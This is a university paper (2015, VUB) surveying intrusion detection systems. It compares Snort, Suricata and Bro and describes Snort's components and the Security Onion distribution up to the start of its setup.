VRIJE UNIVERSITEIT BRUSSEL

Faculty of Science and Bio-Engineering Sciences

Department of Computer Sciences

Intrusion Detection Systems

Authors:
Laurent De Wilde

Professor:
Prof. dr. ir. Martin Timmerman
Assistant:
dr. Long Peng

January 25, 2015

Abstract

In this paper, a literature study is performed about the theoretical fundamentals of intrusion detection systems. Different intrusion detection systems are listed and compared and based on this outcome, Snort has been picked to perform an in-depth analysis, testing and configuration.

First, the architecture of Snort is analysed, after which various penetration tests on a test network are executed and based on how Snort reacted on those tests, configuration is performed.

As it turns out, Snort performs not so bad out-of-the-box, but additional configuration and fine-tuning is required to make it a fully functioning and viable network intrusion detection system.

Contents

List Of Abbreviations

DDoS	**D**istributed **D**enial of **S**ervice
DoS	**D**enial of **S**ervice
FTP	**F**ile **T**ransfer **P**rotocol
HIDS	**H**ost based **I**ntrusion **D**etection **S**ystem
IDS	**I**ntrusion **D**etection **S**ystem
IPS	**I**ntrusion **P**revention **S**ystem
ISP	**I**nternet **S**ervice **P**rovider
LAN	**L**ocal **A**rea **N**etwork
NAT	**N**etwork **A**ddress **T**ranslation
NIC	**N**etwork **I**nterface **C**ard
NIDS	**N**etwork based **I**ntrusion **D**etection **S**ystem
OS	**O**perating **S**ystem
OSI	**O**pen **S**ystems **I**nterconnection model
PP	**P**ulled**P**ork
SMB	**S**erver of **M**essage **B**lock
SQL	**S**tructured **Q**uery **L**anguage
SSH	**S**ecure of **SH**ell
XSS	**X**cross **S**ite **S**cripting

1 Introduction

In this chapter we will provide some general information about intrusions and security problems.

Chapter contents

1.1 Intrusions

An important aspect of the security in networking is to prevent attacks form happening in the first place and the ability to fend off possible attackers. Therefore, intrusion detection systems have been developed [O'Leary, 2013].

First, we will define what an intrusion actually is, before digging into intrusion detection systems. According to [Heady et al., 1990] intrusions are actions that compromise the availability, integrety and confidentiality of computer systems or any attempts to do so. That is, the attempts or actions of unauthorized entry into an computer system or network. This action ranges from a reconnaissance attempt to map any existence of vulnerable services, real attacks and finally the embedding of backdoors. Such process can for example result in the creation of an illegal account with administrator privilege upon the victim machine [Tipton and Krause, 2007].

Needless to say, using this account, the attacker can entirely control the victim's machine and this should be prevented at any price.

1.1.1 Intrusion Prevention Systems

There have been several approaches or technologies designed to prevent such unwanted actions. We call them Intrusion Prevention Systems or IPSs. Some examples of prevention approaches or systems that exists today include antivirus, strong authentication, cryptography, patch management and firewalls.

When an attack is identified, intrusion prevention block and log the offending data.

Antivirus systems exist to prevent malicious programs such as virusses, worms and trojan horses from successfully being embedded or executed within a system. Patch management ensures deployment of the latest security patches so as to prevent system vulnerabilities from successfully exploited.

Crypography is used to prevent any attempt to compromise sensitive information. Finally, strong authentication exists to prevent any attempts to fake an identity in an effort to enter a particular system [Tipton and Krause, 2007].

However, firewalls provide a prevention measure up until the application layer[1]. But this measure is commonly implemented only to port number and IP address while various intrusion attempts are intelligently exploiting vulnerability in applications which are opened

[1] Application layer of the OSI model: the application layer is the very top layer of the OSI model. It is used by network applications. These applications are what actually implement the functions performed by users to accomplish various tasks over the network. Examples include FTP, DNS and HTTP [Kozierok, 2005].

by the firewall. Therefore, we need a newer and more sophisticated system to subdue these shortcomings. We call this system an intrusion prevention system or IPS.

1.2 General security problems overview

Having defined intrusions, we can now dig deeper into how a cracker breaks into a private system or network. Unfortunately, there are many ways to do so and such an action is usually not a one-shot attempt.

One can devide the 'intrusion life cycle' into three phases:

1. **Information gathering:** in the first phase, an attacker tries to gain / discover as much as information that is possible about the target computer system or network. This can for example be achieved using a port scan. Information sought by the hacker consists of DNS tables, open ports (that's why one needs a firewall), available hosts, OS type, etc.... The information collected in this phase will eventually determine the type of attack, which is described in the next item.

2. **The actual attack:** when a hacker has collected enough information about the target system of network, he can begin initiating the attack. Therefore, various attack techniques exist, including password brute force attempts, buffer overflows, spoofing, etc.... When the attacker has successfully broken in into a network, he will be able to gain control (or to crash) of the target system with all possible further consequences, including service disruption.

3. **Profileration:** now that the hacker has gained access to the network, he can obtain sensitive or valuable information. Examples include copying files, perform queries on databases and obtain general network information. The attacker also ensures he can come back anytime to this compromised system by, for example, modifying firewall filtering rules or by installing a Trojan. This is done to use this compromised system/network to launch attacks against other (private) systems or networks. One shall obviously be familiar with the term DoS[2] or DDoS [3].

In this paper, we present an introduction of intrusion detection / prevention systems as well as an in-depth study of Snort, an open source network prevention and detection program [Carr, 2007].

[2]DoS: a denial-of-service (DoS) attack is aimed at blocking availability of computer systems or services. It is an action (or set of actions) executed by a malicious entity to make a resource unavailable to its intended users [Abliz, 2011].

[3]DDoS: same as DoS, but the distributed format adds the "many to one" dimension that makes these attacks more difficult to prevent. First, it involves the target host that has been chosen to receive the brunt of the attack. Second, it involves the presence of multiple attack daemon agents. These are agent programs that actually conduct the attack on the target victim. Attack daemons are usually deployed in host computers. The third component of a distributed denial of service attack is the control master program. Its task is to coordinate the attack. Finally, there is the real attacker, the mastermind behind the attack. By using a control master program, the real attacker can stay behind the scenes of the attack [Lau et al., 2013].

2 Intrusion Detection Systems

Chapter contents

In this chapter we will define Intrusion Detection Systems, present an overview of the different types of Intrusion Detection Systems.

2.1 The problem

Let us first provide an analogue, real world example of the security problem. Suppose that one has just bought a brand new luxury sedan. After parking it into the garage box, one might decide to install new security locks on the garage box's door, because the old ones do not use the up-to-date security mechanisms. After making a call to the locksmith who installs the new locks, you are the only one possessing the new keys.

After all that said and done, one decides to go on vacation. When returning home after a few weeks because of nostalgia, one decides to make a ride is his new car. However, when opening the door of the garage box, one does not see his brand new car as expected, but rather an empty garage box. What's worse is that one does not only see an empty box, but also some shards of glass on the floor. That led one to believe that someone broke into your garage box, stole your car and vandalized some of your possessions.

A few weeks before, one received a brochure of a company that installs burglar alarms. However, one threw it away. The installation and monitoring would have cost just 20 dollars a month. Neglecting to install the system is a secret one would have to leave with for the rest of one's life.

Could one have prevented the burglary from happening if one had installed the alarm? Maybe not completely, but no doubt the damage would be less.

This real life example is the same analogy of what might happen to one's computer network. What's more is that the thief may be at one's network for a long time without noticing him. Firewalls are doing (if properly configured) a good job guarding one's front door, but do not alert in case there is a back door or hole in one's infrastructure. So it is important to realize that a firewall is not an intrusion detection system.

2.2 Intrusion Detection

The above example illustrates the need for intrusion detection systems. An IDS is the technology aimed at providing a precise detection measure on any intrusion attempt. We distinguish

two different types of IDS: host based (HIDS) and network based NIDS).

A host intrusion detection system takes a snapshot of your existing system files and matches it to the previous snapshot. If the critical system files were modified or deleted, the alert is sent to the administrator to investigate. A HIDS protects therefore only one host. This is in contrast to a NIDS, which protects an entire network.

A NIDS is a sort of outdoor surveillance system that examines the data traffic passing troughout a network for any signs of intrusion. The IDS consists of two parts: the server and the sensor. The server is a station that manages the incoming alerts and updates signatures on the sensor.

The sensor is a monitoring agent (station) that is put onto any monitored network and raises alarms to the server if any data traffic matches some pre-defined rules. Advantages of NIDS are the easy deployment (it doesn't affect any existing systems) and detection of network-based attacks such as DOS attacks, fragmented packets, etc.... Disadvantages however include more false alarms compared to a HIDS.

2.3 The different types of IDS

2.3.1 Difference in detection method

There exist two main types of intrusion detection systems: signature-based (SBS) and anomaly-based (ABS). Signature-based intrusion detection systems use on pattern-matching techniques: they contain a database of signatures of known attacks and try to match these data against the analyzed data. When a match is found, an alarm is raised [Di Pietro and Mancini, 2008]. One can compare this to an anti-virus scanner.

On the other hand, anomaly-based intrusion detection systems first build a model of the network describing the normal network traffic and then reports any behaviour that significantly differs from the model as an attack [Di Pietro and Mancini, 2008; Kazienko and Piotr, 2004].

2.3.1.1 Anomaly-Based Intrusion Detection Systems

We will provide a brief description about ABSs. There exist different types of ABSs, but in general terms, they all consist of the following basic parts:

Training / learning phase The normal behaviour of the system is characterized and a corresponding model is built. This can be done automatically or manually, depending on the type of ABS used.

Detection phase Once the model is built, it is compared with the observed traffic. If the difference found exceeds a pre-defined threshold value, an alarm will be triggered.

Threshold value

In comparision to signatured based intrusion detection systems, the main benefit of anomaly-based detection techniques is that they are able to detect previously unseen intrusion events. However, the rate of false positives in anomaly-based systems is usually higher than in signature-based ones [Garcia-Teodoro et al., 2008].

As my paper focuses on the signature-based intrusion detection systems, we won't look further into the subject of anomaly-based IDSs.

2.3.1.2 Signature-Based Intrusion Detection Systems

Signature-based schemes look for defined patterns, or signatures, within the analyzed data. Therefore, a signature database with known attacks is created beforehand [Garcia-Teodoro et al., 2008]. When a match has been found, it is logged and an alert is raised to the network manager.

Signature-based schemes provide very good detection results for specified, well-known attacks. However, they are not capable of detecting new, unfamiliar intrusions, even if they are built as minimum variants of already known attacks [Garcia-Teodoro et al., 2008].

2.3.2 Classification based on protective system

2.3.2.1 HIDS

As described in section 2.2, a host-based intrusion detection system or HIDS monitors activity on a single host [Bace, 1998]. Therefore, they are installed on a single system, which is in most cases a server. Whereas a HIDS resides on a single computer, a network-based intrusion detection system or NIDS is installed on, for example, routers [Kazienko and Piotr, 2004], although they can obviously also be installed on a dedicated computer system.

Host-based intrusion detection systems can be divided into four types [De Boer and Pels, 2005]:

File system monitoring
: File system monitoring is the process of ensuring the integrity of files and directories. HIDS implementations that use filesystem monitoring compare the current status of files on a regulary basis with previously gathered statusses about these files. This way, when an attacker gains access to those files and changes them, it will be detected. File system monitoring can check files for different characteristics inlucding, but not limited to: permissions, inode number, Owner/Group, size, etc. . . .

Logfile analysers
: Logfile analysers analyse logfiles for patterns indicating suspicious activity (= intrusions). By analyzing logfiles and determing if intrusion attempts were logged, an IDS can warn system administrators.

Connection analysers
: A connection analyser monitors connection attempts to and from a host. They detect incoming network connections to the host they run on. Network-based intrusion detection systems (NIDS) as discussed in section 2.3.2.2 such as Snort use this approach [Carr, 2007].

Kernel-based IDSs
: Kernel-based IDSs detect malicious activity on a kernel level. It is an adoption to or adoption of an existing kernel to have the kernel itself detect intrusions. Anomaly detection is a popular detection method used in Kernel-based IDSs. There exist various anomaly detection methods: anomaly detection based on a user's system usage, anomaly detection on the order of system calls in processes and anomaly detection on the arguments of system calls in processes.

Since Host-based IDSs are not designed to 'see' network traffic, they are unable detect and report intrusions on a local network. That is when NIDS or Network-based intrusion detection systems come to help.



Figure 2.1: Example of a Host-based Intrusion Detection System

2.3.2.2 NIDS

A NIDS produces data about the local network. In particular, about local network usage. They collect information from the network itself, rather than from each seperate host [Bace, 2000]. The NIDS analyze all network packets that reach the monitored network interface running in promiscuous mode [1]. Previous statement defines that a NIDS can not only be installed on a router, but also on a server that has a network interface card (NIC) operating in promiscuous mode.

Once a packet reaches the NIC, its header and content information is inspected [Bace, 2000]. Signature-based IDSs come equipped with attack signatures, which are rules on what will constitute an attack. The sensors then compare these signatures to the traffic that they capture. This method is known as packet sniffing [Shipley, 1999].

[1] Promiscuous mode allows a network device to intercept and read each packet that arrives in its entity. I.e., it causes the network card to pass all traffic it receives to the CPU rather than passing only the frames that the controller is intended to receive. In a LAN, promiscuous mode is a mode of operation in which every data packet transmitted on the network can be received and read by the network adapter. Needless to say, promiscuous mode is used to monitor network traffic - and activity [Rouse, 2008].



Figure 2.2: Example of a Network-based Intrusion Detection System

3 Comparision of free IDSs

Chapter contents

This chapter will cover a comparision of three freely available Intrusion Detection Systems. Two signature-based Network Intrusion Detection Systems and one anomaly-based Network Intrusion Detection System.

3.1 Network Intrusion Detection Systems

Since my interest is concentrated on computer networks, only **Network** IDSs will be listed and compared. NIDSs differ of HIDSs in the fact a NIDS protects an entire network, whereas a HIDS only protect a single host.

3.2 The tools

Below is is overview of the tools that will be compared, with a brief describtion about them.

- **Snort:** Snort is a lightweight signature-based Network Intrusion Detection (and Prevention) system written by Martin Roesch in 1999 and is written in C and C++. It is lightweight in a way that the sourcecode is about 100KB in size and that it takes only a few minutes to compile. With the use of the ruleset, Snort is capable to detect stealth port scans, buffer overflows, SMB probes, DOS attacks and much more kinds of attacks [Roesch, 1999]. In addition, Snort is highly extendable [SourceForge, 2014].
- **Suricata:** Suricata is another example of a signature-based Network Intrusion Detection (and Preventing) System written in C and developed by the Open Information Security Foundation (OISF) [OISF, 2014]. It claims to be a next generation NIDS that will bring new technologies and ideas to the domain of intrusion detection [OISF, 2015]. One could see it as the competitor of Snort.
- **Bro:** Bro is an anomaly-based Network Intrusion Detection developed by Vern Paxson in 1999 and is written in C++ [Paxson, 1999]. In contrast to Snort and Suricata, Bro offers much more functionality than only packet sniffing, logging and alerting. With the scripting language (Python or Perl) provided by Bro, one can extend Bro's functionality to its own needs [Project, 2013a].

3.3 Comparision

Below is a table that compares the features of Snort, Suricata and Bro, based on a literature study [Damaye, 2013; Smith, 2015; Project, 2013b]

Comparision of Snort, Suricata and Bro

Comparision item	Snort	Suricata	Bro
Type	NIDS	NIDS	NIDS
Available Since	1998	2009	2003
Signature-based or anomaly-based	Signature-based	Signature-based	Both
License	GPLv2+	GPL	BSD
Written in	C / C++	C	C++
Operating System Support			
Windows	YES	YES	NO
Linux	YES	YES	YES
MAC OS X	NO	YES	YES
FreeBSD	YES	YES	YES
Distributed or standalone	Both	Standalone	Standalone
Multi threading support?	NO	YES	YES
Extendable by custom scripts?	NO	NO	YES
Rule customizing?	YES	YES	YES
Snort VRT Rules Support?	YES	YES	NO
Emerging Threads Rule Support?	YES	YES	NO
Logging Format			
Unified2?	YES	YES	YES
Database?	YES	YES	YES
Database engine	MySQL	MySQL	SQLite
Flat file?	YES	YES	YES
Offline analysis? (pcap)	YES	YES	YES
IPv6 Support?	YES	YES	YES

Since Snort is praised for its functionality and used by many people, I decided to test whether Snort is really as good as is stated. Therefore, Snort is picked as the tool that will be tested.

4 Snort and Security Onion

Chapter contents

In this chapter, a brief overview of Snort and its components will be provided. In the next chapter, actual network penetration tests will take place and Snort will be monitored how well it picks up on those attacks.

4.1 What is Snort?

Based on the different types of classifications introduced in the previous chapters, one could classify Snort as a "Signature-based Network Intrusion Detection and Prevention System".

Additionally, Snort is open-source and capable of performing real-time network traffic analysis, as well as packet logging on IP networks. It consists of two major parts: the detection engine and the rules that are used to describe traffic that has to be collected or blocked. Furthermore, there exist two types of rules: rules that are available to all users (the so-called Community Rules) and private, proprietary (paid) rules that are developed by SourceFire, the company behind Snort [Cisco, 2015c].

In this paper, I will make use of the freely available community rules. As one will notice, it will turn out that these rules are rather basic and need to be extende as well as additional rules have to be added in order to make Snort a viable IDS. This is allowed, since Snort uses the GPL license and we will make extensive use of this privilege to freely modify the rules.

As mentioned in the above paragraphs, Snort uses pre-defined rules to detect malicious activity on the network. One could compare it with the way antivirus programs work: any traffic that Snort picks up is matched against the database of rules and when a match has been found, an alert is raised.

4.1.1 Preprocessors

Preprocessors extend the functionality of Snort by examining packets or by modifying them so that Snort can properly interpret the packets. [Cisco, 2015a].

Some attacks cannot be detected by normal signatures (rules), so "examine" preprocessors detect suspicious behaviour. So one could say this type of preprocessor is used to detect non-signature-based attacks [Cisco, 2015a].

The othe type of preprocessor is used to normalize traffic, so that Snort can match signatures in an accurate way.

Preprocessor code is run before the detection engine is called. Additionally, each packet captured by Snort is cycled through every preprocessor, in order to discover even more attacks [Koziol, 2003].

4.1.2 PulledPork

PulledPork (PP) is Perl script that will automatically download new Snort rules (signatures) in the background. Of course, one can always run PP directly at the command line to force the downloading of new rules [Cummin, 2010].

The downloaded rules are stored in a file called "download.rules".

4.1.3 Barnyard2

Barnyard2 is an interpreter for Snort binary output files. It is available under the GPL license and therefore, free to use [Firnsy, 2010].

Barnyard2 allows Snort to write data to the disk in an efficient way. The parsing of binary data into different formats is handed over to a seperate process. Because Barnyard2 takes away some work, Snort will not miss any network traffic [Northrop, 2013].

4.2 What is Security Onion?

Security Onion is an Xubuntu-based Linux distribution that consists of packet-capturing programs, network - and host-based intrusion detection systems and various analysis tools [Burd, 2013].

4.2.1 Packet capturing

Packet capturing is accomplished by a program called "netsniff-ng". Via a network interface set to promiscious mode, netsniff-ng captures all the traffic the sensors (explained later) of Security Onion see and store as much of the information as possible. I.e., until the hard drive is full. Of course, Security Onion has a build-in mechanism to purge old data when the amount of data reaches a pre-defined level [Burd, 2013].

One could compare packet capturing with a video camera, that precisely sees and registers who, when and where was. The video camera is netsniff-ng and the persons walking around are the packets. All this is registered in a database.

Additionally, a video camera is also capable of registering of what people took with them. This is also the case with packet capturing: the payload of the packets can be examined as well as the destination address of the packets.

4.2.2 NIDS and HIDS

Network-based (NIDS) and host-based intrusion detection systems (HIDS) analyse the traffic that netsniff-ng captures and will log any malicious packets as well as sending alerts. Security Onion provides multiple IDS: two NIDS and one HIDS [Burd, 2013].
NIDS

- Signature-based NIDS: Snort or Suricata. In this paper, Snort will be used.
- Anomaly-based NIDS: Bro IDS. The definition of anomaly-based IDSs has been covered in the previous chapters and since Snort will be used, we will not dive deeper into Bro.

HIDS

- OSSEC: an open-source HIDS for Windows, Linux and Mac OS X. Instead of monitoring an entire network, OSSEC monitores only one specific host on suspicious activity [Sid, 2014].

4.2.3 Analyis tools

With Snort / Suricata data and the packet capturing of netsniff-ng, there is a vast amount of data available for the analist. To help managing the alerts generated by Snort or Suricata, Security Onion comes with a handful of tools.

- Sguil: a network security analysis tool providing an intuitive GUI that provides access to realtime events and raw packet capturing data. The client is written in tcl/tk. In the client, one can view alerts of Snort, Bro, Suricata and OSSEC [Visscher, 2014].

  The alerts are stored in a seperate MySQL database and this allows a user to query alerts by type, IP address or port, for example.

  With Sguil, it is also possible to categorize alerts. This can be done either manually or automatically. The next chapter will provide more details of how this can be achieved [Visscher, 2014].

- Squert: a web application that is used to view and query event data for the Sguil database. One could see it as a web interface for the Sguil database. It is neither ment to be a real-time interface, nor a replacement for Sguil, but more to bring additional visualization options to Sguil [Halliday, 2012].

- Snorby: a RoR (Ruby On Rails) web application that allows one to visualize Snort and Suricata alerts as well as perform queries on them. For example, listing the most active IDS signatures, most active sensors, ... While all this can also be done with the Sguil database, Snorby offers a web interface instead of manually querying the Sguil database. In contrast to Sguil and Squert, Snorby uses his own, seperate database [Webber, 2015].

4.2.4 Deployment scenarios

Security Onion is build on a client-server model. The client is called a “sensor”, whereas the server is called, well... the “server”.

Security Onion allows for the possibility to install the client and the server on seperate machines, but for this paper, a standalone version has been chosen. This means that the sensor and server run both on the same machine [Burd, 2013].

4.3 Installation and configuration of Security Onion

SecurityOnion has been installed as a virtual machine on VirtualBox for Windows hosts. Please note that a detailed explanation and visual representation of the test lab will be provided in the next chapter.

Security Onion requires two network interfaces: one management interface and one sniffing interface. In VirtualBox, the sniffing interface will be set up using promiscious mode as illustrated in the following screenshots.



Figure 4.1: Configuration of the network settings in VirtualBox. The wireless network adapter is chosen as the management interface. In Security Onion, it will be listed as "eth0".



Figure 4.2: Configuration of the network settings in VirtualBox. The LAN adapter is chosen as the monitoring / sniffing interface. This will be "eth1" in Security Onion. As one can see, promiscious mode is set on this interface.

After the VirtualBox configuration has completed, the installation of Security Onion can start. The iso-file of Security Onion is freely available as download. Once downloaded, the iso-file can be mounted in VirtualBox and the VM can be started.

When SO (Security Onion) has been installed (the installation is not covered in this paper as there exist various websites that cover the installation of SO.) Instead, only the configuration is explained in the following sections.

When booting SO, a login and password have to be provided after which the user is authenticated and logged in. Next, SO has to be set up in order to use it with the current network.



Figure 4.3: Login screen of Security Onion

Once SO is installed, the process of setting up SO can be started. This is done by clicking on “Setup”.

